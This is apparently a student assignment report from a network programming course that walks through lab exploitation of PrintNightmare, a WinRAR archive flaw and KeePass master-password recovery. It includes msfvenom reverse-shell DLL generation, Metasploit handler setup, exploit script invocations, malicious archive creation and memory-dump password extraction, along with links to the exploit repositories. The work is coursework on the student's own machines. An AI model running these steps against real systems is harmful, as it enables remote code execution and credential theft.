



Sri Lanka Institute of Information Technology

CVE Exploitation
Individual Assignment

IE2012 – Systems and Network Programming

Student Registration Number	Student Name
IT22365828	MUTHUKUDA M.A.D.H.N.

Contents

Introduction	3
What is CVE-2021-34527 PrintNightmare?	4
Scope of Impact:	5
Exploitation	7
What is CVE-2023-38831 ?	10
Exploiting CVE-2023-38831	11
What is CVE-2023-32784 ?	13
Exploitation.	13

Introduction

A vulnerability represents a weakness within a system that could be exploited by an attacker to gain unauthorized access, engage in illegal activities, or cause actual harm to the system. It's important to note that while vulnerabilities can potentially pose safety risks, not all of them necessarily translate into significant security threats. For instance, if an exposed vulnerability is abused but the compromised part of the network holds little significance for the overall system, the overall security risk may be limited.

These vulnerabilities can be broadly categorized into two main areas: implementation flaws and inadequate monitoring. Vulnerabilities in network infrastructure can result from weak links and the design of the network itself. Additionally, technology guidance, as well as a lack of comprehensive compliance auditing and maintenance measures, can leave systems susceptible, often due to staff and operational weaknesses.

Several factors contribute to a device or network's vulnerability, including device complexity, the use of common and well-known software codes, the number of accessible ports and protocols, software glitches, and unsecured inputs. All of these factors can collectively increase the susceptibility of a device or network.

The purpose of this assignment is to investigate and potentially exploit vulnerabilities like CVE-2021-34527 , CVE-2023-38831 and CVE-2023-32784.

What is CVE-2021-34527 PrintNightmare?

This document provides an example of how to exploit the Windows spooler service's vulnerability.

Initially believed to be a Windows Print Spooler local privilege escalation vulnerability, CVE-2021-1675 was fixed as part of Microsoft's June Patch. On June 21, Microsoft upgraded the issue's severity and reclassified it as a "remote code execution" (RCE) threat. A new CVE-2021-34527 has been given to this RCE vulnerability.

Vulnerability Details

CVSS v3:

Base Score: 8.8

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Impact Score: 5.9

Exploitability Score: 2.8

Severity: HIGH

Scope of Impact:

Microsoft reports that 'all versions of Windows'—across all architectures and releases—are impacted, specifically mentioning the following:

- Windows Server 2008 R2 SP1 (64-bit), including Server Core installation
- Windows Server 2016, including Server Core installation
- Windows Server 2019, including Server Core installation
- Windows 7 SP1, available for both 32-bit and 64-bit systems
- Windows 8.1, available for both 32-bit and 64-bit systems
- Windows RT 8.1
- Windows 10, available for both 32-bit and 64-bit systems
- Windows 10, version 1607, available for both 32-bit and 64-bit systems
- Windows 10, versions 1809, 1909, 2004, 20H2, and 21H1, available for 32-bit, ARM64, and 64-bit architectures.

Attack Scenario:

Using VMWARE to create a virtual environment, we will examine a situation where a target system is running a vulnerable Windows service, such as PrintSpooler.

In this case, we will gain Remote Code Execution (RCE) on the victim's computer by using the PrintNightmare vulnerability. We'll take advantage of the weakness in the Windows PrintSpooler service by using a weak DLL file.

For this practical we will need:

- The target system must be running an outdated and susceptible version of the Windows operating system.
- The PrintSpooler service on the target machine should be operational and accessible.
- A Kali Linux machine is necessary to establish a connection with the target system and leverage the identified vulnerability.

Exploitation

1. Download the exploitation script.
script :“ <https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527> ”

```
File Actions Edit View Help
root@kali: /home/hirusha/zerologon x root@kali: /home/hirusha/CVE-2021-1675 x
(hirusha@kali)~]
$ sudo su
[sudo] password for hirusha:
(root@kali)-[/home/hirusha]
# git clone https://github.com/cube0x0/CVE-2021-1675.git
Cloning into 'CVE-2021-1675' ...
remote: Enumerating objects: 173, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 173 (delta 15), reused 15 (delta 15), pack-reused 140
Receiving objects: 100% (173/173), 1.45 MiB | 990.00 KiB/s, done.
Resolving deltas: 100% (62/62), done.
```

2. Making the reverse shell DLL file using msfvenom.

```
(root@kali)-[/home/hirusha/CVE-2021-1675]
# msfvenom -p windows/x64/meterpreter/reverse_tc
p LHOST=10.0.2.15 LPORT=4444 -f dll -o shell.dll

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
```


3. Then Start the SMB Server to get the DLL file executed by the Print Spooler Service on the victim.

```
cket/examples]
# python3 ./smb
python3: can't open file '/home/hirusha/CVE-2021-1675/impacket/examples/./smb': [Errno 2] No such file or directory

(root@kali)-[/home/hirusha/CVE-2021-1675/impacket/examples]
# python3 ./smbserver.py share /home/hirusha/CVE-2021-1675/ -smb2support
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

4. Start the reverse listener on the attacker machine. Since we are using the meterpreter payload in the demonstration, we need to start a listener in msfconsole. Set the LPORT, LHOST and payload.




```
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST eth0
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
[*] Handler failed to bind to 10.0.2.15:4444: -
[*] Handler failed to bind to 0.0.0.0:4444: -
[*] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
```

5. To execute the exploit use the following command:
python3 exploit.py [domain/]username:"password"@victim_ip
'\\attacker_ip\share\shell.dll'



```
(root@kali)-[/home/hirusa/CVE-2021-1675]
# python3 CVE-2021-1675.py 'PENTEST.local/hirusa:15963@10.0.2.15' '\\10.0.2.15\share\shell.dll'

[*] Connecting to ncacn_np:10.0.2.15[\PIPE\spoolss]
[-] Connection Failed

(root@kali)-[/home/hirusa/CVE-2021-1675]
# python3 ./CVE-2021-1675.py PENTEST.local/hirusa:15963@10.0.2.15 '\\10.0.2.15\share\shell.dll'
[*] Connecting to ncacn_np:10.0.2.15[\PIPE\spoolss]
[-] Connection Failed

(root@kali)-[/home/hirusa/CVE-2021-1675]
# python3 ./CVE-2021-1675.py PENTEST.local/hirusa:15963@192.168.1.4 '\\10.0.2.15\share\shell.dll'
[*] Connecting to ncacn_np:192.168.1.4[\PIPE\spoolss]
```


As here as you can see, it shows an error message. But I tried my best to fix this error. But regarding this vulnerability there were only very few resources that I could find out on the internet. So that I tried in by giving different commands by myself. However, I was unable to find a solution for this.

```
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
```

So honestly I spent number of hours trying out my personal very best to do the exploitation correctly. But unfortunately I was unable to find enough resources to guide me. But I did my very best as much as I could in completing this exploitation.

This is my exploitation video.

[PrintNightmare.mp4](#)

References

- <https://blog.cyberint.com/cve-2021-34527-printnightmare-vulnerability>
- <https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527>

What is CVE-2023-38831 ?

The first step in the infection chain the attacker crafting a ZIP archive comprising both malicious and benign files. Hackers have the capability to run malicious programs using compressed archive file formats like ".jpg", ".txt", ".pdf" .

When a ZIP package containing a benign file and a folder with the same name as the benign file is extracted using WinRAR, this vulnerability is taken advantage of. WinRAR accidentally runs the file inside the folder when it tries to access the harmless file. By putting malicious files into a folder with the same name as a benign file, threat actors can take advantage of this vulnerability. As a result, the malicious file is executed and causes code execution when the user views the benign file.

Vulnerability details

CVSS3 Score: 7.8 - HIGH			
Attack Vector [ⓘ]	Attack Complexity	Privileges Required	User Interaction
LOCAL	LOW	NONE	REQUIRED
Scope	Confidentiality Impact	Integrity Impact	Availability Impact
UNCHANGED	HIGH	HIGH	HIGH

Exploiting CVE-2023-38831

1. Download this exploit for your operating system.

<https://github.com/b1tg/CVE-2023-38831-winrar-exploit>

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.3570]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hirus\OneDrive\Desktop\Winrar exploit>git clone https://github.com/b1tg/CVE-2023-38831-winrar-exploit.git
Cloning into 'CVE-2023-38831-winrar-exploit'...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 29 (delta 13), reused 14 (delta 4), pack-reused 0
Receiving objects: 100% (29/29), 548.72 KiB | 506.00 KiB/s, done.
Resolving deltas: 100% (13/13), done.
```

2. Inside the folder, open your terminal and use this command:

`python cve-2023-38831-exp-gen.py`

```
C:\Users\hirus\OneDrive\Desktop\Winrar exploit\CVE-2023-38831-winrar-exploit>python cve-2023-38831-exp-gen.py
Usage:
python .\cve-2023-38831-exp-gen.py poc
python .\cve-2023-38831-exp-gen.py <BAIT_NAME> <SCRIPT_NAME> <OUTPUT_NAME>
```

3. Then create a malicious script using the exploit.


Command:

`python cve-2023-38831.py test.jpg script.bat exploit.rar`

```
C:\Users\hirus\OneDrive\Desktop\Winrar exploit\CVE-2023-38831-winrar-exploit>python cve-2023-38831-exp-gen.py test.jpg script.bat exploit.rar
BAIT_NAME: test.jpg
SCRIPT_NAME: script.bat
OUTPUT_NAME: exploit.rar
ok..
```

4. This means the malicious file exploit.rar was successfully generated.

Now just open the rar file and click image file, and you will see the calculator execute here.



Here is my exploitation video.

[winrar.mp4](#)

References


- <https://github.com/b1tg/CVE-2023-38831-winrar-exploit>

What is CVE-2023-32784 ?


Even with a workspace locked or not in use, the cleartext master password in KeePass 2.x prior to 2.54 can be recovered from a memory dump. The memory dump may be a RAM dump of the complete system, a swap file (pagefile.sys), a hibernation file (hiberfil.sys), or a KeePass process dump. There is no way to get back the first character. For mitigation, 2.54 uses a new API and/or inserts random strings.

Exploitation.

1. First Open the KeePass




2. Open command prompt in the folder containing the Github file



3. For analysis, a.dmp/log file is required. This might be a system-wide RAM dump and a KeePass process dump. Completing a KeePass process dump is the simplest way to retrieve the file needed for the POC.

To do this, run KeePass, select "Create dump file" from the Task Manager menu by right-clicking the process.



4. From the location we browsed to in step run this in command : dotnet run KeePass.DMP

```
C:\Users\hirus\OneDrive\Desktop\keepass-password-dumper-main>dotnet run KeePass.DMP
```

```
Password candidates (character positions):
Unknown characters are displayed as "●"
1.: ●
2.: g, i, ĩ, š, ñ, D, , \, #, y, k, 9, ;, H, 3, l, p, a,
3.: r,
4.: u,
5.: s,
6.: h,
7.: a,
8.: l,
9.: 2,
10.: 3,
Combined: ●{g, i, ĩ, š, ñ, D, , \, #, y, k, 9, ;, H, 3, l, p, a}rusha123
C:\Users\hirus\OneDrive\Desktop\keepass-password-dumper-main>
```

So the password was: hirusha123

The first character will always be missing . This was probably the least accurate test I've ever done, but even so, it would be very simple to figure out the password using only basic guesswork.

Here is my exploitation video.

[KeePass.mp4](#)

References

- <https://github.com/vdohney/keepass-password-dumper>